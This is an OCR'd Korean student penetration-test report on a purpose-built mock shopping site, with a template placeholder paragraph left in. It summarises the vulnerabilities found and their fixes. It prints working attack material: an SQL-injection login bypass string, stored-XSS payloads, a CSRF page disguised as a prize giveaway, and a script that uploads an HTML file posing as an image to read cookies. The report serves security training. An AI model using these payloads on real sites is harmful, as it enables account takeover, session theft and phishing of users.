BUSINESS PROJECT PRESENTATION

팀 패스워드1234 모의해킹보고서

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam vulputate, purus ut tempus fermentum, velit dui efficitur libero, et porta elit. consequat pretium. Nam vulputate nulla ac lacus ornare vulputate. Morbi ornare faucibus eros sagittis maximus. Curabitur cursus molestie. Quisque nec ipsum purus. Duis et mi eros.

발표자 : 이혜원

TABLE OF CONTENTS

목차보기

PROJECT OVERVIEW

프로젝트 개요

프로젝트 명칭

가상 전자상거래 서비스 "장보고마켓 " 웹 · 모바일 모의해킹 및 대응 분석

프로젝트 기간

2025년 11월 24일 ~ 2026년 1월 5일

프로젝트 목적

- 웹 · 모바일 서비스 대상 주요 보안 취약점 식별
- 실제 공격 시나리오 기반 취약점 검증
- 대응 조치 적용 후 공격 차단 여부 확인
- 로그 및 경보를 통한 보안관제 동작 검증

프로젝트 범위


- Web: 인증, 상품, 리뷰, 파일 업로드, 장바구니, 결제
- Mobile: 인증 및 사용자 정보, 네트워크 통신, 화면 이동 및 내부 기능 접근
- Infra: WebServer, WAF, Suricata(IDS), rSyslog(LMS), ELK(Stack), Wazuh(SIEM), Android Studio(Mobile)

PROJECT MEMBERS

팀 구성원 소개


팀장 이혜원

- 전체 일정 관리
- Frontend 구현
- 취약서버 Backend 구현
- Mobile Backend 구현
- WAF 구현




팀원 이석현

- Frontend 구현
- 대응 Backend 구현
- Mobile Backend 구현
- WAF 구현



팀원 박건우

- Android Pront 개발
- Suricata 구현
- 방화벽 구현
- rSyslog 구현
- Wazuh 구현 및 연동




팀원 최승환

- Wazuh 구현 및 연동
- 프로젝트 계획서 작성
- 모의해킹 결과 보고서 작성

Target Sysem Architecture Test Environment

대상 시스템 구성 및 테스트 환경




Target Sysem Architecture Test Environment

대상 시스템 구성 및 테스트 환경

장보고마켓
Jangbogo Market

< Web Site >



Target Sysem Architecture Test Environment

대상 시스템 구성 및 테스트 환경

⚙ 테스트 환경

구분	내용
Frontend	React, Tailwind CSS, Shadcn/ui, TypeScripts
Backend	Node.js, Express, Socket.io
DataBase	Maria DB
Web Server	Apache Httpd
OS	Rocky Linux, Ubuntu Linux
Security Device	pfSense (Suricata), WAF
Log Management (LMS)	rSyslog, Syslog-ng, ELK(Stack)
SIEM	Wazuh

🛠 사용 도구

도구	사용 목적
Kali Linux	모의해킹 및 보안 테스트용 공격 환경
Burp Suite	웹 요청 가로채기 및 파라미터 변조 테스트
SQL Map	SQL Injection 취약점 자동화 테스트
Wireshark	네트워크 패킷 및 평문 통신 분석
curl	API 직접 호출 및 요청 파라미터 조작
Splunk	WAF 로그 적재 및 시각화
Android Studio	Mobile APP 개발

Vulenerability Assessment Summary

취약점 점검 요약

웹 취약점

취약점명	위험도	발생위치	상태
SQL Injection	High	로그인 API	조치
XSS	High	상품등록, 리뷰, 채팅	조치
CSRF	High	마이페이지 (프로필 수정)	조치
파일 업로드 취약점	High	상품 등록 기능	조치
결제 금액 변조	High	결제 API	조치
권한 검증 부족 (권한 상승)	Medium	서버 API 권한 검증 로직	조치
Race Condition	Medium	결제 처리 로직	조치
Brute Force 공격 방어 부재	Low	로그인 기능	조치
평문 비밀번호 저장	Low	웹 사용자 계정 관리 기능	조치
정보 노출 (에러 메시지)	Low	에러 처리 화면	조치
IDOR	Low	리소스 조회 API	조치

모바일 취약점

취약점명	위험도	발생위치	상태
비밀번호 평문 저장	High	모바일 앱 내부 저장소	조치
HTTP 평문 통신	High	로그인 및 API 통신	조치
리뷰 및 채팅 (XSS)	High	리뷰 작성 / 채팅 기능	조치
Exported Activity	High	결제 / 승인 Activity	조치
Insecure Data Storage	Medium	앱 로컬 데이터 저장 영역	조치
Insecure Logging	Medium	모바일 앱 로그 출력	조치
Broadcast Receiver 악용	Low	쿠폰 발급 Broadcast Receiver	조치

Detailed Vulenerability Analysis

웹 취약점 상세 분석

SQL Injection (High)

개요

- OWASP: A03:2021 – Injection
- 발생 위치: 로그인 API (/api/auth/login)


시나리오

- 로그인 입력값에 SQL 구문 삽입
- 인증 로직 우회 시도


보안 영향

- 사용자 계정 무단 접근 가능
- 개인정보 유출 및 권한 탈취 위험


⚠ 입력값: ` OR `1’=’1’# / 1



✓ 결과는 성공



✓ 서버 로그 결과



Detailed Vulenerability Analysis

웹 취약점 상세 분석

XSS (High)

개요

- OWASP: A03:2021 – Injection
- 발생 위치: 상품 등록, 리뷰, 채팅

시나리오

- 사용자 입력값에 스크립트 삽입
- 저장형 XSS 실행


보안 영향

- 세션 탈취 가능
- 사용자 피싱 및 악성 행위 수행 가능

< 상품 등록 페이지 >

⚠ 입력값: <img src=x onerror="alert('홈 화면 해킹 성공!')">

✓ 결과는 성공




Detailed Vulenerability Analysis

웹 취약점 상세 분석


XSS (High)

< 리뷰 작성 페이지 >

⚠ 입력값: <img src=x onerror="alert('XSS 성공')">



✓ 결과는 성공



Detailed Vulenerability Analysis

웹 취약점 상세 분석

CSRF (High)

개요

- OWASP: A01:2021 – Broken Access Control
- 발생 위치: 마이페이지 (프로필 수정)

시나리오

- 로그인 상태에서 외부 악성 페이지 접근
- 자동 제출되는 요청으로 사용자 정보 변경

보안 영향

- 사용자 정보 위·변조
- 피싱 페이지로의 유도 가능

⚠ 악의 적인 프로필 강제 변경 코드를 작성 후 적용

attack.html


```
<!DOCTYPE html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <title>🎉 특별 이벤트 당첨 🎉</title>
    <style>
        body { font-family: sans-serif; text-align: center; background-color: #f0f9ff; padding-top: 50px; }
        .card { background: white; max-width: 500px; margin: 0 auto; padding: 40px; border-radius: 20px;
            box-shadow: 0 10px 25px rgba(0,0,0,0.1); }
        h1 { color: #2563eb; }
        .btn { display: inline-block; background-color: #2563eb; color: white; padding: 15px 30px; text-decoration: none;
            border-radius: 10px; font-size: 18px; font-weight: bold; cursor: pointer; border: none; margin-top: 20px; }
        .btn:hover { background-color: #1d4ed8; }
        .hidden { display: none; }
    </style>
</head>
<body>

    <div class="card">
        <h1>축하합니다! 🎁</h1>
        <p>고객님은 <strong>[아이패드 프로]</strong> 무료 증정 대상자로 선정되셨습니다.</p>
        <p>아래 버튼을 눌러 경품을 수령하세요.</p>

        <img src="https://media.giphy.com/media/26ufdipQqU2lhNA4g/giphy.gif" width="300" style="margin: 20px 0;">

        <form action="https://localhost/api/users/update-bio-form" method="POST" id="csrfForm">
            <input type="hidden" name="userId" value="45d99ca2-ebb5-4ecb-bd20-051342c4c0bb">
            <input type="hidden" name="bio" value="해킹당함!">
            <button type="submit" class="btn">🎁 경품 수령</button>
        </form>
    </div>
</body>
</html>
```


Detailed Vulenerability Analysis

웹 취약점 상세 분석

CSRF (High)

⚠ 외부에서 유입된 악성 코드가 포함된 HTML 페이지에 접속할 경우, 사기성 광고 페이지가 노출되는 현상이 확인되었다.
해당 페이지에서 '경품 수령' 버튼을 클릭하면 정상적인 일반 웹사이트로 리다이렉션되는 동작이 발생한다.





✓ 이후 동일 세션에서 판매자 프로필 탭을 확인할 경우, 악성 코드의 영향으로 인해 판매자 프로필 정보가 비정상적으로 변경되는 현상이 확인되었다.

Detailed Vulenerability Analysis

웹 취약점 상세 분석

파일 업로드 취약점 (High)

개요

- OWASP: A05:2021 – Security Misconfiguration
- 발생 위치: 상품 등록 기능

시나리오

- 이미지로 위장한 HTML 파일 업로드
- 악성 콘텐츠 실행

보안 영향

- 악성 코드 유포 가능
- 서버 및 사용자 신뢰도 저하


```
> const myId = "6c64ea8a-c9af-11f0-8f78-d9295fc2110e"; // (users 테이블의 id)
  const maliciousContent = `
  <html>
      <body style="background-color:black; color:red; text-align:center;">
          <h1>🖼️ 해킹 성공! 🖼️</h1>
          <script>
              alert('당신의 쿠키 정보가 탈취되었습니다: ' + document.cookie);
              // 실제 공격에선 여기서 해커 서버로 정보를 전송합니다.
          </script>
      </body>
  </html>
  `;

  const maliciousFile = new File([maliciousContent], "exploit.html", { type: "text/html" });

  // 3. 폼 데이터 구성 (multer가 인식하도록)
  const formData = new FormData();
  formData.append("image", maliciousFile); // 'image' 필드에 html 파일을 넣음
  formData.append("title", "해킹된 상품");
  formData.append("price", "100");
  formData.append("category", "Electronics");
  formData.append("description", "이 상품의 이미지를 클릭하지 마세요.");
  formData.append("sellerId", myId);

  console.log("😈 [공격] 악성 HTML 파일 업로드 시도 중...");

  fetch('/api/products', { // 상대 경로 사용
      method: 'POST',
      body: formData // JSON이 아니라 FormData를 보냄
  })
  .then(res => res.json())
  .then(data => {
      if (data.success) {
          console.log("%c⚠️ [성공] 악성 파일이 업로드되었습니다!", "color: red; font-size: 16px; font-weight: bold;");
          |
          return fetch('/api/products');
      } else {
          throw new Error("업로드 실패");
      }
  })
  .then(res => res.json())
  .then(products => {
      // 방금 등록된 '해킹된 상품' 찾기
      const hackedProduct = products.find(p => p.title === "해킹된 상품");

      if (hackedProduct && hackedProduct.image) {
          console.log("📂 업로드된 파일 경로:", hackedProduct.image);
          console.log("%c👇 아래 링크를 클릭하면 공격이 실행됩니다!", "color: blue; font-weight: bold;");
          console.log(window.location.origin + hackedProduct.image);

      }
  })
  .catch(err => console.error("에러 발생:", err));
```

⚠ HTML 및 스크립트 코드를 포함한 파일을 생성
⚠ 업로드 취약점이 존재하는 상품 등록 페이지에 업로드 시도

